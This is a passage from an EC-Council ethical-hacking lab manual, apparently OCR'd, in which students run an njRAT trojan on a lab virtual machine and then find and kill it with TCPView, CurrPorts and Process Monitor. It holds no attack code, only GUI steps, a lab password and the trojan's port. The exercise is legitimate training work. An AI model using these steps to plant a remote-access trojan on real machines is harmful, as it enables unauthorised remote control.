


Figure 4.1.1: Building a Server




Figure 4.1.2: Server Built

6. Switch to the **Windows Server 2016** virtual machine and log in using the credentials **Administrator** and **Pa$$w0rd**.
7. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **Trojan.exe**.




Figure 4.1.3: Sharing the Server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Observe that a connection has been established by the njRAT client running on the **Windows 10** virtual machine.



Figure 4.1.4: Connection Established

TASK 1.2

Analyze the Processes Running on each Port using TCPView

9. Now, let us analyze this process on **Windows Server 2016** using **TCPView** tool. Switch back to the **Windows Server 2016** virtual machine.
10. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\TCPView** and double-click **Tcpview.exe** to launch the application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

11. If a **TCPView License Agreement** window appears, click the **Agree** button to agree to the terms and conditions.
12. The **TCPView** main window appears, displaying the details such as Process, ProcessId, Protocol, Local Address, Local Port, Remote Address, Remote Port, and State, as shown in the screenshot.

TCPView

TCPView is a Windows program that shows the detailed listings of all the TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.




Figure 4.1.5: TCPView Main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. TCPView performs **Port monitoring**. Click the **Local Port** tab to view the ports in serial order.




Figure 4.1.6: TCPView Analyzing Ports

14. Observe the protocols running on different ports under the **Protocol** column.




Figure 4.1.7: TCPView Analyzing Protocols

15. As you have executed a malicious application, now search for the **Trojan.exe** process in the TCPView.

16. You can observe that the **Trojan.exe** malicious program is running on the **Windows Server 2016** machine. You can see details such as **Remote Address** and **Remote Port**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.1.8: TCPView Looking for Malicious Application

17. To see the process properties, navigate to **Process**, and then click **Process Properties**.




Figure 4.1.9: TCPView Process Properties

18. The properties for the selected process window appears (here, **Trojan.exe**); click **End Process** to kill the process. This will end the running process.




Figure 4.1.10: TCPView Properties of the Selected Process

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Normally, if a **TCPView** dialog box appears, click **Yes** to terminate the process. However, for this lab, do not Kill the process in this step as we are going to use this running process for the next task; click **No**.




Figure 4.1.11: TCPView Killing Processes

20. This way, you can view all processes running on the machine and stop unwanted or malicious processes that may affect your system. If you are unable to stop a process, you can view the port on which it is running and add a firewall rule to block the port.
21. Close the **TCPView** window.

TASK 1.3

Examine the Malicious Processes Using CurrPorts

22. Now, let us analyze this process on **Windows Server 2016** using **CurrPorts**.
23. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\CurrPorts** and double-click **cports.exe**.
24. The **CurrPorts** window appears, displaying a list of currently open TCP/IP and UDP ports on the machine. Here, you can observe the **Trojan.exe** process running on the machine, as the shown in the screenshot.

CurrPorts

CurrPorts is a piece of network monitoring software that displays a list of all the currently open TCP/IP and UDP ports on a local computer. For each port in the list, information about the process that opened the port is also displayed, including the process name, full path of the process, version information of the process (product name, file description, etc.), the time that the process was created, and the user that created it.




Figure 4.1.12: Viewing the Process

25. It is evident from the above screenshot that the process is connected to the machine on **port 5552**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In addition, CurrPorts allows you to close unwanted TCP connections, kill the process that opened the ports, and save the TCP/UDP port information to an HTML file, XML file, or to tab-delimited text file.

CurrPorts also automatically marks suspicious TCP/UDP ports owned by unidentified applications (Applications without version information and icons) in pink.

26. You can view the properties of the process by right-clicking on the process and clicking **Properties** from the **Context** menu.




Figure 4.1.13: Viewing the Properties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. The **Properties** window appears, displaying information related to the process such as the name of the process, its process ID, Remote Address, Process Path, Remote Host Name, and other details.
28. Once you are done examining the properties associated with the process, click **OK**.




Figure 4.1.14: Examining the Properties

TASK 1.4

Kill the Malicious Process

29. Because **Trojan.exe** is a malicious process, you may end the process by right-clicking on it and selecting **Kill Processes Of Selected Ports** from the context menu.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Alternatively, you may select **Close Selected TCP Connections**, so that the port closes, and the attacker can never regain connection through the port unless you open it.




Figure 4.1.15: Killing the Process

You can also use other port monitoring tools such as **Port Monitor** (https://www.port-monitor.com), **CurrPorts** (https://www.nirsoft.net), **TCP Port Monitoring** (https://www.dotcom-monitor.com), or **PortExpert** (http://www.kcsoftwares.com) to perform port monitoring.

31. Normally, when the **CurrPorts** dialog-box appears, you would click **Yes** to close the connection. However, do not Kill the process at this step, as this running process will be used for the next task; click **No**.




Figure 4.1.16: Killing the Process

32. This way, you can analyze the ports open on a machine and the processes running on it.
33. If a process is found to be suspicious, you may either kill the process or close the port.
34. Close all open windows.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Perform Process Monitoring using Process Monitor

Here, we will use the Process Monitor tool to detect suspicious processes.

TASK 2.1

Launch Process Monitor and View the Result

1. On the **Windows Server 2016** virtual machine, navigate to **Z:\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Process Monitoring Tools\ProcessMonitor** and double-click **Procmon.exe** to launch the Process Monitor tool.
2. The **Process Monitor License Agreement** window appears; click **Agree**.
3. The **Process Monitor** main window appears, as shown in the screenshot, with the processes running on the machine.

Process monitoring will help in understanding the processes that malware initiates and takes over after execution. You should also observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all processes that malware starts.




Figure 4.2.1: Process Monitor Main Window

4. Look for the **Trojan.exe** process that was executed in the previous task. If you killed the process at the end of the task, then navigate to **Z:\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **Trojan.exe** to re-execute the malicious program.
5. Observe that the **Trojan.exe** process is running on the machine. Process Monitor shows the running process details such as the PID, Operation, Path, Result, and Details.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.2: Process Monitor Running Malicious Process

